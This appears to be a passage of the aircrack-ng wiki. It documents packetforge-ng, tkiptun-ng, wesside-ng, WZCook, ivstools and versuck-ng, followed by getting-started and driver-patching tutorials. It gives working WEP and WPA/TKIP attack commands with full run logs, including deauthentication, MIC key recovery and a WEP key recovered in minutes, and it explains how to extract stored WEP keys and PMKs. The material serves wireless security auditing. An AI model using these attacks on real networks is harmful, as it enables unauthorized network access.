Generating a custom packet

If you want to generate a customer packet, first create a packet with the tool of your choice. This could be a specialized tool, a hex editor or even from a previous capture. Then save it as a pcap file. Following this, run the command:

```
 packetforge-ng -9 -r input.cap -y keystream.xor -w output.cap
```

Where:

- -9 means generate a custom packet.
- -r input.cap is the input file.
- -y keystream.xor is the file containing the PRGA.
- -w output.cap is the output file.

When it runs, packetforge-ng will ask you which packet to use and then output the file.

Usage Tips

Most access points really don't care what IPs are used for the arp request. So as a result you can use 255.255.255.255 for source and destination IPs.

So the packetforge-ng command becomes:

```
 packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 255.255.255.255 -l 255.255.255.255 -y fragment-0124-161129.xor -w arp-request
```

Usage Troubleshooting

Including both -j and -o flags

A common mistake people make is to include either or both -j and -o flags and create invalid packets. These flags adjust the FromDS and ToDS flages in the packet generated. Unless you are doing something special and really know what you are doing, don't use them. In general, they are not needed.

Error message "Mode already specified"

This is commonly caused by using the number one (-1) instead of dash lowercase L (-l) in the command.

Entering:

```
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 -k 255.255.255.255 -1 255.255.255.255 -y 00:14:6C:7E:40:80-03-00-14-6C-7E-40-80.xor -w arp-request
```

Gives:

```
Mode already specified.
"packetforge-ng --help" for help.
```

This because -1 (number one) was used instead of the correct -l (the letter ell). So simply use ”-l”.

Tkiptun-ng

Description

NOTE: This documentation is still under development. Please check back on a regular basis to obtain the latest updates. If you have any feedback on the documentation, please post your comments to the Forum [http://forum.aircrack-ng.org].

IMPORTANT NOTE: The tkiptun-ng included in v1.0 is not fully working. The final attack phase is not yet implemented. The other portions are working with the ieee80211 drivers for RT73 and RTL8187L chipsets. The madwifi-ng driver is definitely broken and is known to completely fail. tkiptun-ng may work with other drivers but has not been tested so your mileage may vary.

Tkiptun-ng is a tool created by Martin Beck aka hirte, a member of aircrack-ng team. This tool is able to inject a few frames into a WPA TKIP network with QoS. He worked with Erik Tews (who created PTW attack) for a conference in PacSec 2008 [http://pacsec.jp/]: "Gone in 900 Seconds, Some Crypto Issues with WPA".

Tkiptun-ng is the proof-of-concept implementation the WPA/TKIP attack. This attack is described in the paper, Practical attacks against WEP and WPA [http://dl.aircrack-ng.org/breakingwepandwpa.pdf] written by Martin Beck and Erik Tews. The paper describes advanced attacks on WEP and the first practical attack on WPA. An additional excellent references explaining how tkiptun-ng does its magic is this ars technica article Battered, but not broken: understanding the WPA crack [http://arstechnica.com/security/news/2008/11/wpa-cracked.ars/] by Glenn Fleishman.

Basically tkiptun-ng starts by obtaining the plaintext of a small packet and the MIC (Message Integrity Check). This is done via chopchop-type method. Once this is done, the MICHAEL algorithm is reversed the MIC key used to protect packets being sent from the AP to the client can be calculated.

At this point, tkiptun-ng has recovered the MIC key and knows a keystram for access point to client communication. Subsequently, using the XOR file, you can create new packets and inject them. The creation and injection are done using the other aircrack-ng suite tools.

Cryptanalysis of IEEE 802.11i TKIP [http://download.aircrack-ng.org/wiki-files/doc/tkip_master.pdf] by Finn Michael Halvorsen and Olav Haugen, June 2009 provides an excellent detailed description of how tkiptun-ng works. As well, their paper includes detailed descriptions of many other attacks against WEP/WPA/WPA2.

Please remember this is an extremely advanced attack. You must possess advanced linux and aircrack-ng skills to use this tool. DO NOT EXPECT support unless you can demonstrate you have these skills. Novices will NOT BE SUPPORTED.

General Requirements

Both the AP and the client must support QoS or sometimes called Wi-Fi Multi-media (WMM) on some APs.

The AP must be configured for WPA plus TKIP.

A fairly long rekeying time must be in use such as 3600 seconds. It should be at least 20 minutes.

Specific Requirements

The network card MAC address used by tkiptun-ng needs to be set to the MAC address of the client you are attacking.

Why?

This section is very preliminary. As tkiptun-ng works, it goes through various phases. People ask “Why is such and such done?”. This section attempts to answer those questions.

Question:
Why is the handshake gathered?

Answer:
It is done for debugging reasons. First, so that the temporal keys in tkiptun can be calculated. Second, check them against the calculated values from the plaintext packet.

Another reason, is to check if the AP/client reuses the nonces after a mic shutdown.

Usage

Usage: tkiptun-ng <options> <replay interface>

Filter options:

- -d dmac : MAC address, Destination
- -s smac : MAC address, Source
- -m len : minimum packet length
- -n len : maximum packet length
- -t tods : frame control, To DS bit
- -f fromds : frame control, From DS bit
- -D : disable AP detection

Replay options:

- -x nbpps : number of packets per second
- -a bssid : set Access Point MAC address
- -c dmac : set Destination MAC address
- -h smac : set Source MAC address
- -F : choose first matching packet
- -e essid : set target AP SSID

Debug options:

- -K prga : keystream for continuation
- -y file : keystream-file for continuation
- -j : inject FromDS packets
- -P pmk : pmk for verification/vuln testing
- -p psk : psk to calculate pmk with essid

Source options:

- -i iface : capture packets from this interface
- -r file : extract packets from this pcap file

- --help : Displays this usage screen

Usage Examples

The example below is incomplete but it gives some idea of how it looks.

Input:

```
tkiptun-ng -h 00:0F:B5:AB:CB:9D -a 00:14:6C:7E:40:80 -m 80 -n 100 rausb0
```

Output:

```
The interface MAC (00:0E:2E:C5:81:D3) doesn't match the specified MAC (-h).
     ifconfig rausb0 hw ether 00:0F:B5:AB:CB:9D
Blub 2:38 E6 38 1C 24 15 1C CF
Blub 1:17 DD 0D 69 1D C3 1F EE
Blub 3:29 31 79 E7 E6 CF 8D 5E
15:06:48  Michael Test: Successful
15:06:48  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
15:06:48  Found specified AP
15:06:48  Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
15:06:54  Sending 4 directed DeAuth. STMAC: [00:0F:B5:AB:CB:9D] [ 0| 0 ACKs]
15:06:56  WPA handshake: 00:14:6C:7E:40:80 captured
15:06:56  Waiting for an ARP packet coming from the Client...
Saving chosen packet in replay_src-0305-150705.cap
15:07:05  Waiting for an ARP response packet coming from the AP...
Saving chosen packet in replay_src-0305-150705.cap
15:07:05  Got the answer!
15:07:05  Waiting 10 seconds to let encrypted EAPOL frames pass without interfering.

15:07:25  Offset   99 ( 0% done) | xor = B3 | pt = D3 |  103 frames written in 84468ms
15:08:32  Offset   98 ( 1% done) | xor = AE | pt = 80 |   64 frames written in 52489ms
15:09:45  Offset   97 ( 3% done) | xor = DE | pt = C8 |  131 frames written in 107407ms
15:11:05  Offset   96 ( 5% done) | xor = 5A | pt = 7A |  191 frames written in 156619ms
15:12:07  Offset   95 ( 6% done) | xor = 27 | pt = 02 |   21 frames written in 17221ms
15:13:11  Offset   94 ( 8% done) | xor = D8 | pt = AB |   41 frames written in 33625ms
15:14:12  Offset   93 (10% done) | xor = 94 | pt = 62 |   13 frames written in 10666ms
15:15:24  Offset   92 (11% done) | xor = DF | pt = 68 |  112 frames written in 91829ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:18:13  Offset   91 (13% done) | xor = A1 | pt = E1 |  477 frames written in 391139ms
15:19:32  Offset   90 (15% done) | xor = 5F | pt = B2 |  186 frames written in 152520ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:22:09  Offset   89 (16% done) | xor = 9C | pt = 77 |  360 frames written in 295200ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:26:10  Offset   88 (18% done) | xor = 0D | pt = 3E |  598 frames written in 490361ms
15:27:33  Offset   87 (20% done) | xor = 8C | pt = 00 |  230 frames written in 188603ms
15:28:38  Offset   86 (21% done) | xor = 67 | pt = 00 |   47 frames written in 38537ms
15:29:53  Offset   85 (23% done) | xor = AD | pt = 00 |  146 frames written in 119720ms
15:31:16  Offset   84 (25% done) | xor = A3 | pt = 00 |  220 frames written in 180401ms
15:32:23  Offset   83 (26% done) | xor = 28 | pt = 00 |   75 frames written in 61499ms
15:33:38  Offset   82 (28% done) | xor = 7C | pt = 00 |  141 frames written in 115619ms
15:34:40  Offset   81 (30% done) | xor = 02 | pt = 00 |   19 frames written in 15584ms
15:35:57  Offset   80 (31% done) | xor = C9 | pt = 00 |  171 frames written in 140221ms
15:37:13  Offset   79 (33% done) | xor = 38 | pt = 00 |  148 frames written in 121364ms
15:38:21  Offset   78 (35% done) | xor = 71 | pt = 00 |   84 frames written in 68872ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:40:55  Offset   77 (36% done) | xor = 8E | pt = 00 |  328 frames written in 268974ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:43:31  Offset   76 (38% done) | xor = 38 | pt = 00 |  355 frames written in 291086ms
15:44:37  Offset   75 (40% done) | xor = 79 | pt = 00 |   61 frames written in 50021ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:47:05  Offset   74 (41% done) | xor = 59 | pt = 00 |  269 frames written in 220581ms
15:48:30  Offset   73 (43% done) | xor = 14 | pt = 00 |  249 frames written in 204178ms
15:49:49  Offset   72 (45% done) | xor = 9A | pt = 00 |  183 frames written in 150059ms
Looks like mic failure report was not detected. Waiting 60 seconds before trying again to avoid the AP shutting down.
15:52:32  Offset   71 (46% done) | xor = 03 | pt = 00 |  420 frames written in 344400ms
15:53:57  Offset   70 (48% done) | xor = 0E | pt = 00 |  239 frames written in 195980ms
Sleeping for 60 seconds.36 bytes still unknown
ARP Reply
Checking 192.168.x.y
15:54:11  Reversed MIC Key (FromDS): C3:95:10:04:8F:8D:6C:66

Saving plaintext in replay_dec-0305-155411.cap
Saving keystream in replay_dec-0305-155411.xor
15:54:11
Completed in 2816s (0.02 bytes/s)

15:54:11  AP MAC: 00:40:F4:77:F0:9B IP: 192.168.21.42
15:54:11  Client MAC: 00:0F:B5:AB:CB:9D IP: 192.168.21.112
15:54:11  Sent encrypted tkip ARP request to the client.
15:54:11  Wait for the mic countermeasure timeout of 60 seconds.
```

Usage Tips

None at this time.

Usage Troubleshooting

None at this time.

Wesside-ng

Description

Wesside-ng is an auto-magic tool which incorporates a number of techniques to seamlessly obtain a WEP key in minutes. It first identifies a network, then proceeds to associate with it, obtain PRGA (pseudo random generation algorithm) xor data, determine the network IP scheme, reinject ARP requests and finally determine the WEP key. All this is done without your intervention.

The original wesside tool was written by Andrea Bittau and was a proof-of-concept program to accompany two published papers. The two papers are "The Fragmentation Attack in Practice" by Andrea Bittau and "The Final Nail in WEP's Coffin" by Andrea Bittau, Mark Handley and Josua Lockey. See the the links page for these papers and more. The papers referenced provide excellent background information if you would like to understand the underlying methodologies. The concepts for the fragment attack currently incorporated in aircrack-ng came from these papers.

For you trivia buffs, who knows where the program name "wesside" came from? As it turns out, it comes from tupac the rapper (2Pac / Tupac Shakur).

Wesside-ng has been updated to reflect advances in determining the WEP key. Here are the steps which wesside-ng takes:

1. Channel hops looking for a WEP network.
2. Once a network is found, it tries to authenticate. If authentication fails, then the program attempts to find a MAC address currently associated with the AP to spoof.
3. Once the program has successfully authenticated then it associates with the AP.
4. After sniffing a single data packet, it proceeds to discover at least 128 bytes of PRGA by sending out larger broadcasts and intercepting the relayed packets. This is what is known as the fragmentation attack. The PRGA is written to the prga.log file.
5. After it sniffs an ARP request, it decrypts the IP address by guessing the next four bytes of PRGA using multicast frames and the linear keystream expansion technique. By decrypting the ARP request, the network number scheme can be determined plus the source IP of ARP request. This is used to build the ARP request which is used for subsequent injection.
6. It floods the network with ARP requests for the decrypted IP address.
7. Launches the aircrack-ng PTW attack to determine the WEP key.

So you may be asking "What is the linear keystream expansion technique?". The foundation is the fact that packets like an encrypted ARP request can easily be identified combined with the fact that the start of it has known plain text. So the program first obtains the PRGA from known plain text portion of the ARP request. Then it creates a new ARP request packet broken into two fragments. The first fragment is one more byte then the know PRGA and the PRGA is guessed for the extra byte. These guesses are sent and the program listens to see which one is replayed by the AP. The replayed packet has the correct PRGA and this value was included in the destination multicast address. Now that we know the correct PRGA, one more byte can be decrypted in the original ARP request. This process is repeated until the sending IP in the original ARP request is decrypted. It takes a maximum of 256 guesses to determine the correct PRGA for a particular byte and on average only 128 guesses.

There are a few known limitations:

- Only open authentication is supported. Shared key authentication is not supported.
- Only B and G networks are supported.
- Fake MAC functionality is broken if there is a lot of traffic on the network.

Please remember that this is still basically a proof-of-concept tool so you can expect to find bugs. Plus you will find features that don't quite work as expected. Consider using easside-ng as an alternative or a companion program. Easside-ng is considered relatively stable software.

Usage

Usage: wesside-ng <opts> -i <wireless interface name>

- -h Displays the list of options.
- -i Wireless interface name. (Mandatory)
- -n Network IP as in "who has destination IP (netip) tell source IP (myip)". Defaults to the source IP on the ARP request which is captured and decrypted. (Optional)
- -m MY IP "who has destination IP (netip) tell source IP (myip)". Defaults to the network.123 on the ARP request captured(Optional)
- -a Source MAC address (Optional)
- -c Do not start aircrack-ng. Simply capture the packets until control-C is hit to stop the program! (Optional)
- -f Allows the highest channel for scanning to be defined. Defaults to channel 11. (Optional)
- -k Ignores ACKs since some cards/drivers do not report them. It will therefore automatically retransmit X times. That is, -k 1 will transmit once and assume the packet gets there. -k 2 will retransmit twice, and so on. Note: The higher the -k value, the slower transmission rate will be due to the many retransmits. (Optional)
- -p Determines the minimum number of bytes of PRGA which are gathered. Defaults to 128 bytes. (Optional)
- -t For each number of IVs specified, restart the airecrack-ng PTW engine. (Optional)
- -v Wireless access point MAC address (Optional)

When you run wesside-ng, it creates three files automatically in the current directory:

- wep.cap - The packet capture file. It contains the full packet, not just the IVs.
- prga.log - Contains the PRGA obtained through the fragmentation attack. The following is NOT correct. It is a future feature: "This can be used as input to other aircrack-ng suite tools which require PRGA as input. You can also use the PRGA from other tools for this file."
- key.log - Contains the WEP key when it is found.

It is very important to delete these files prior to starting the program when you change target access point.

Scenarios

Standard Usage Example

Be sure to use airmon-ng to put your card into monitor mode.

Then you enter:

```
wesside-ng -i wlan0
```

Where:

- -i wlan0 is the wireless interface.

The program responds:

```
[13:51:32] Using mac 00:C0:CA:17:DB:6A
[13:51:32] Looking for a victim...
[13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
[13:51:32] Authenticated
[13:51:32] Associated (ID=5)
[13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
[13:51:37] Datalen 54 Known clear 22
[13:51:37] Got 22 bytes of prga IV=(0e:4e:02) PRGA=A5 DC C3 AF 43 34 17 0D 0D 7E 2A C1 44 8A DA 51 A4 DF BB C6 4F 3C
[13:51:37] Got 102 bytes of prga IV=(0f:4e:02) PRGA=17 03 74 98 9F CC FB AA A1 B3 5B 00 53 EC 8F C3 BB F7 56 21 09 95 12 70 24 8C C0 16 40 9F A8 BD BA C4 CC 18 04 A1 41 47 B3 22
[13:51:37] Got 342 bytes of prga IV=(10:4e:02) PRGA=5C EC 18 24 F3 21 B2 74 2A 86 97 C7 4C 22 EC 42 00 3A C6 07 0C 02 AA D6 B6 D8 FF B1 16 F8 40 31 B7 95 3B F8 1B BD 94 8B 3B 7A
[13:51:39] Guessing PRGA 8e (IP byte=230)
[13:51:39] Got clear-text byte: 192
[13:51:40] Guessing PRGA be (IP byte=198)
[13:51:40] Got clear-text byte: 168
[13:51:40] Guessing PRGA 8d (IP byte=47)
[13:51:40] Got clear-text byte: 1
[13:51:40] Guessing PRGA 12 (IP byte=240)
[13:51:40] Got clear-text byte: 200
[13:51:40] Got IP=(192.168.1.200)
[13:51:40] My IP=(192.168.1.123)
[13:51:40] Sending arp request for: 192.168.1.200
[13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
[13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
[13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
[13:52:25] Starting crack PID=2413
[13:52:27] WEP=000010324 (next crack at 20000) IV=0d:63:02 (rate=183)
[13:54:03] Starting crack PID=2415
[13:53:28] WEP=000023769 (next crack at 30000) IV=79:32:00 (rate=252)
[13:53:11] Starting crack PID=2414
[13:53:13] WEP=000020320 (next crack at 30000) IV=7d:2b:00 (rate=158)
[13:54:21] WEP=000034005 (next crack at 40000) IV=53:47:00 (rate=244)


                              [328385:55:08] Tested 5/70000 keys

KB    depth   byte(vote)
 0    0/  1   01( 206) 3B( 198) 5F( 190) 77( 188) 3D( 187) D2( 187) 60( 186) 6F( 186) A1( 185) 48( 184)
 1    0/  1   23( 232) 82( 190) BF( 187) 4E( 184) 0D( 183) 90( 181) B9( 181) 08( 180) 1A( 180) 8A( 180)
 2    0/  1   45( 200) F0( 186) 52( 184) AE( 184) 75( 183) 48( 181) A1( 180) 71( 179) DE( 179) 21( 178)
 3    0/  1   67( 221) AE( 202) B2( 193) 14( 191) 51( 184) 6D( 184) 64( 183) 65( 183) 5B( 182) 17( 181)
 4    0/  5   89( 182) DB( 182) 74( 181) C2( 181) CC( 181) 64( 180) CD( 180) 5F( 179) A6( 179) 1A( 178)

Key: 01:23:45:67:89



[13:54:51] WEP=000040387 (next crack at 50000) IV=0d:a0:02 (rate=180)
[13:55:08] WEP=000043621 (next crack at 50000) IV=da:5a:00 (rate=136)
[13:55:08] Stopping crack PID=2416
[13:55:08] KEY=(01:23:45:67:89)

Owned in 3.60 minutes

[13:55:08] Dying...
```

Usage Tips

Using the -k option

Some cards/drivers do not properly report ACKs. The ”-k” option allows ACKs to be ignored and forces wesside-ng to retransmit the packets the number of times specified. It will therefore automatically retransmit X times. That is, -k 1 will transmit once and assume the packet gets there. -k 2 will retransmit twice, and so on. Note: The higher the -k value, the slower transmission rate will be due to the many retransmits.

Some specific cases:

- If you get MAX retransmits error, try -k 1.
- If you have a poor connection, try -k 3.

In general, you can experiment with different values to determine if it resolves the problem. There is no right or wrong value.

Usage Troubleshooting

General

Make sure your card is in monitor mode.

Make sure your card can inject by testing it with the aireplay-ng injection test. Also specifically ensure you can communicate with the AP in question.

Make sure your card supports the fragmentation attack. Again, this can be confirmed with the aireplay-ng injection test.

Make sure to delete wep.cap, prga.log and key.log files if you are changing access points or if you want to restart cleanly. In general, if you have problems, it is a good idea to delete them.

There are a few known limitations:

- Only open authentication is supported. Shared key authentication is not supported.
- Only B and G networks are supported.
- Fake MAC functionality is broken if there is a lot of traffic on the network.

"ERROR Max retransmits" message

You get an error similar to the following while running the program:

[18:23:49] ERROR Max retransmits for (30 bytes): B0 00 FF 7F 00 1A 70 51 B0 70 00 0E 2E C5 81 D3 00 1A 70 51 B0 70 00 00 00 00 01 00 00 00

This can be caused if the AP does not acknowledge the the packets you are sending. Try getting closer to the AP.

Another reason is that the internal state machine of wesside-ng is confused. This typically happens when there are other wireless packets picked up and the state machine does not properly interpret them. Remember, this is still proof-of-concept code and not completely stable. Just try rerunning wesside-ng.

RT73 chipset and "ERROR Max retransmits" message

If you are using the RT73 chipset, try adding the ”-k 1” option. The driver for this chipset does not properly report ACKs. Using the ”-k 1” option gets around this.

Known Bugs

There are a variety of known bugs which are outlined below. Additionally, the state engine is known to be broken and this leads to unpredictable results.

```
Errors in wesside-ng with madwifi-ng
http://trac.aircrack-ng.org/ticket/306
```

```
"Error Wrote 39 out of 30" error message from wesside-ng
http://trac.aircrack-ng.org/ticket/303
```

```
wesside-ng finds, and attempts to process, WPA APs
http://trac.aircrack-ng.org/ticket/295
```

Tools

WZCook

It recovers WEP keys from XP's Wireless Zero Configuration utility. This is experimental software, so it may or may not work depending on your Service Pack level.

WZCOOK can also display the PMK (Pairwise Master Key), a 256-bit value which is the result of the passphrase hashed 8192 times together with the ESSID and the ESSID length. The passphrase itself can't be recovered – however, knowing the PMK is enough to connect to a WPA-protected wireless network with wpa_supplicant [http://hostap.epitest.fi/wpa_supplicant/] (see the Windows README). Your wpa_supplicant.conf configuration file should look like:

```
network={
   ssid="my_essid"
   pmk=5c9597f3c8245907ea71a89d[...]9d39d08e
}
```

The WZCook tool also supports a silent mode. This is invoked by adding ”–silent” (double dashes) to the command. The program runs and does not output any messages. This is useful for batch files and scripts.

If you don't use WZC service, but you use USR Utility, get this registry value and try it here [http://www.latinsud.com/js.html?//%20edit%20this%20and%20press%20Ejecutar%0Atoken
%3D%22f30d29486b%22%0A%0Atocho
%3D%226a6b6c6a7a39386326323e612b7429636c355b643d6e333b22665f756d%22%0Ahexc
%3D%220123456789abcdef%22%0Ar%3D%22%22%0Afor%20%28i%3D0%3B%20i%3Ctoken.length
%3B%20i+%3D2%29%20%7B%0A%20j%3Dtoken.length-i-2%3B
%0A%20c%3DparseInt%28token.substring%28i%2Ci+2%29%2C16%29%3B%0A%20c
%5E%3DparseInt%28tocho.substring%28j%2Cj+2%29%2C16%29%3B
%0A%20r%3Dhexc.charAt%28c%2516%29+r%3B%0A%20r%3Dhexc.charAt%28parseInt%28c/16%29
%29+r%3B%0A%7D%0Ajsout.value%3Dr]:

```
HKey_Current_User/Software/ACXPROFILE/profilename/dot11WEPDefaultKey1
```

ivstools

This tool handle *.ivs* files. You can either merge or convert them.

Merge

Use –merge option to merge multiple *.ivs* files. Example:

```
ivstools --merge dump1.ivs dump2.ivs dump3.ivs out.ivs
```

It will merge dump1.ivs, dump2.ivs and dump3.ivs into out.ivs. You can merge more than 2 files, output file must be the last argument.

Note: aircrack-ng is able to open multiple files (pcap or ivs)

Convert

Use –convert option to convert a pcap file (by default, they have *.cap* extension) to a *.ivs* file. Example:

```
ivstools --convert out.cap out.ivs
```

It will save out.cap IVs to out.ivs

Note: Kismet produce pcap files (the extension is *.dump*), that can be converted

WARNING: pcap2ivs from aircrack, and aircrack-ng up to v0.2.1 have a bug which creates broken captures. You should not use pcap2ivs from those versions. If you have a broken IVs file from using the broken versions, then try using FixIvs to recover it.

Versuck-ng

Dep's versuck-ng requires at least python 2.4 or higher

Decription

versuck-ng's purpose is to calculate the default WEP key for verizon issued actiontec wireless routers. It does this using a list of known hardware IDs in the wired mac used by the router. Depending on the BSSID you can some times use it as well. The OUI needs to match on both the wireless and wired mac for use of the bssid to work.

Usage: versuck-ng options -m -e

Options: -h, –help show this help message and exit -m MAC, –mac=MAC Mac Address -e ESSID, –essid=ESSID essid

Use:

```
  versuck-ng -e ESSID -m WIRED_MAC
```

Tutorial: Getting Started

Version: 1.01 September 25, 2009
By: darkAudax

Introduction

Many people ask "How do I get started?". This tutorial is intended to answer that question.

It is not intended to be a detailed "How To" tutorial, rather it is a road map to get you from where you are to the desired destination of using aircrack-ng. Once you get going, there is an abundance of materials on the wiki describing the tools in great detail and tutorials for various tasks.

This tutorial is focused on linux. Yes, I realize that linux is a problem for many people. Unfortunately Microsoft Windows simply does a poor job supporting the aircrack-ng suite. This is primarily due to the proprietary nature of the operating system and wireless card drivers. See Tutorial: Aircrack-ng Suite under Windows for Dummies for more details. Bottom line, don't use the aircrack-ng suite under Windows. There is little or no support for it.

The basic process consists of three steps:

- Determine the chipset in your wireless card
- Determine which of the three options you will use to run the aircrack-ng suite
- Get started using the aircrack-ng suite

The first step of determining the wireless card chipset is covered in the "Determining the Wireless Card Chipset" section below.

Next, you need to decide which method you will use to run the aircrack-ng suite. The three options are:

1. Linux distribution of your choice plus the aircrack-ng suite
2. Live CD which contains a version of the aircrack-ng suite
3. VMWare image which contains a version of the aircrack-ng suite

There is a section below describing each option in more detail plus the advantages and disadvantages of each.

Finally, once you have aircrack-ng running, follow the "Using Aircrack-ng Suite" section below.

If you have problems, see the "Resources" section.

I would like to acknowledge and thank the Aircrack-ng team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool.

Please send me any constructive feedback, positive or negative.

Have fun!

Determining the Wireless Card Chipset

The first step is determining which chipset your current wireless card contains. "Chipsets" are the electronics on a card which allow the card to function wirelessly. Not all chipsets are supported by aircrack-ng. Even if the chipset is supported, some of the functions may not work properly.

To determine the chipset of your card, follow Tutorial: Is My Wireless Card Compatible?. You need to know what chipset your card has in order to determine if it is supported by aircrack-ng.

Once you have determined the chipset in your wireless card, use Compatible Cards to determine if the chipset is compatible with the aircrack-ng suite. If it is, then it tells you which software drivers are required for your particular card.

If you don't have an existing wireless card or are considering purchasing another one, this same page has comments on various chipsets and cards which are known to work with aircrack-ng.

Linux Distribution of Your Choice

There are a large number of linux distributions available. They should all properly support the aircrack-ng suite.

Once you have your favorite linux distribution installed and functioning well, it is time to patch your wireless card driver. In the previous step you had determined the chipset in your wireless card. Lookup which driver is required for that particular chipset on Compatible Cards.

Then follow the installation instructions on the Installing Drivers page specific to your chipset. There is troubleshooting information on both this page and the individual driver pages.

Install the aircrack-ng suite using these instructions.

Once your wireless card is working well, jump to the "Using Aircrack-ng Suite" section below.

Advantages

- aircrack-ng is almost certainly guaranteed to work
- Provides the ability to run the latest versions of aircrack-ng and any wireless driver
- Provides the most flexibility

Disadvantages

- Requires much deeper knowledge of linux

Live CD

A live CD is a complete running linux distribution which you download and burn onto a CD. You then boot from this CD. Once booted and logged in, you are able to run the aircrack-ng suite with your wireless card. Knowing the chipset of your wireless card (determined in the first step), select a live CD which contains the patched version of the driver for your particular card. This is a key requirement. Needless to say, the live CD must also contain a copy of the aircrack-ng suite.

Here is a list of live CDs that are known to include the aircrack-ng suite.

Once you have booted from the CD and your wireless card is working well, jump to the "Using Aircrack-ng Suite" section below.

Advantages

- Works with any host operating system.
- No knowledge need to get aircrack-ng and the drivers working.
- Very portable.

Disadvantages

- Old version of aircrack-ng is included. May contain bugs and/or be missing features.
- Old versions of drivers are included. May contain bugs and/or be missing features.

VMWare Image

VMWare is a commercial product example of computer virtualization. Virtualization is running a "virtual computer" instance under a host operating system. VMWare supports a variety of host operating systems.

Here are the the currently available VMWare virtual machines [http://download.aircrack-ng.org/vmware-aircrack-ng-v4.7z]. Here are the installation instructions.

Once you have installed and booted from the VMWare image and your wireless card is working well, jump to the "Using Aircrack-ng Suite" section below.

Advantages

- No knowledge need to get aircrack-ng and the drivers working.
- Very portable.

Disadvantages

- Works with a limited set of host operating systems.
- Only USB devices are supported.
- Old version of aircrack-ng is included. May contain bugs and/or be missing features. (but can be updated with some knowledge)
- Old versions of drivers are included. May contain bugs and/or be missing features. (but can be updated with some knowledge)

Using the Aircrack-ng Suite

You should always start by confirming that your wireless card can inject packets. This can be done by using the injection test.

Then start by following the Simple WEP Crack Tutorial.

Once you have mastered that technique, you can follow the other tutorials to learn aircrack-ng in more detail.

Resources

The most common source of problems is the human factor. Meaning typos, failure to follow instructions, skipping steps and so on. Always, always double check what you have done. Most times this will resolve your problem.

The Wiki [http://aircrack-ng.org/doku.php] is your primary source of information and troubleshooting tips.

It provides very detailed documentation on each aircrack-ng tool plus troubleshooting tips throughout. There is a large set of tutorials to walk you through tasks in detail.

The Forum [http://forum.aircrack-ng.org/] is also an excellent source for finding solutions to problems. It is extremely important to first attempt to resolve a problem yourself prior to posting. Your question will be ignored if the answer is easily available on the wiki or forum. Conversely, people will try their best to help you if you demonstrate you researched the problem first and could not solve it. Also be sure to supply the details of your setup and what you have tried when you post.

For live discussion, you can join IRC: #aircrack-ng on Freenode [irc://irc.freenode.net/aircrack-ng]. Just go ahead and ask your question, “don't ask to ask”. people will try their best to help you if you demonstrate you researched the problem first and could not solve it.

For both the Forum and IRC, remember that we don't support or endorse people accessing networks that do not belong them. We will not help anybody to break into a network or do anything illegal. This is the fastest way to get permanently banned.

You may also find the Videos helpful.

Tutorial: How To Patch Drivers

Version: 1.01 March 15, 2009
By: darkAudax

Introduction

People new to wireless security assessments often do not understand the need for patching drivers or how to do it. You sometimes need to patch the ieee80211 or mac80211 stack as well. This tutorial attempts to provide some background and some basic skills to the reader.

IMPORTANT The existence of this tutorial does mean we will provide basic linux support on the IRC channel or forum. Do not post basic linux or generic patching questions on the forum, they will be ignored. It is intended to assist people in being self-sufficient.

First off, what is a patch? All executable programs are generated from source code. This source code provides all the instructions to achieve the desired functionality the original author wanted. However, there are times that we want the programs to do something slightly differently for the purposes of wireless security assessments. An example being packet injection. So the source code is changed to achieve the new functions. In order to share this code, a "patch" is made with the differences between the original source code and the modified source code.

This "patch" can then be applied by anybody to their own copy of the original source code then compiled to obtain the new functionality. This makes it very transportable and maintainable.

Patches are easy to apply, once you understand a few simple concepts:

- Patches are usually for a specific version of the source code. This means old patches may not work with newer versions of the source code. Sometimes they do, sometimes they don't. As well, a patch may or may not work on older versions of the source code. All things being equal, use a patch specifically written for your version of the source code.
- Patches are generally built from 'clean' unpatched program sources. So, one patch may make a change that causes other patches to fail.
- Patches are not part of the released source code, thus do not be surprised it they don't work. Always keep a backup of your original program source!

Other common questions:

- What patches do I need?
- Where do I get the patch?

The aircrack-ng wiki [http://aircrack-ng.org/doku.php] typically indicates which patches are required for particular drivers. And the appropriate pages contain detailed installation and patching instructions. See the drivers page for links to the various detailed pages.

You can obtain the patch in a variety of ways. The wiki page normally provides a download link. As well, patches are included in the aircrack-ng source package in the "patches" directory. Many times patches are under development and you can find links to them on the Forum [http://forum.aircrack-ng.org].

Applying a Patch

This section provides generic patching information. Wherever possible, follow the detailed instructions given on the wiki page for your driver. It is strongly recommended you backup your source prior to applying patches in case something goes wrong. This way you can easily recover the original source code.

This whole section is done via a console session.

The first step is to download the patch. The wiki page normally provides the instructions for this. Typically you use "wget" as in:

```
wget "URL to patch"

wget http://patches.aircrack-ng.org/rtl8187_2.6.24v3.patch
```

Then you need to move the patch to the appropriate directory using the "mv" command. The question arises as to which is the "appropriate directory"? There is no correct answer to the question. It depends on what you are patching and how the patch was created. Looking at the directories referenced in the patch itself usually gives you a good indication of where it should go. You might need to try a few locations. Here are some typical locations:

- Same directory as the file(s) to be patched
- One directory above the file(s) to be patched
- /usr/src/linux or similar when patching kernel modules

Once the patch is in place then change to the directory containing the patch with "cd".

Now is time to run the "patch" command. The generic format is:

```
patch -Np0  -i <name of the patch file>
```

Where:

- -N means don't apply the patch if it has already been installed.
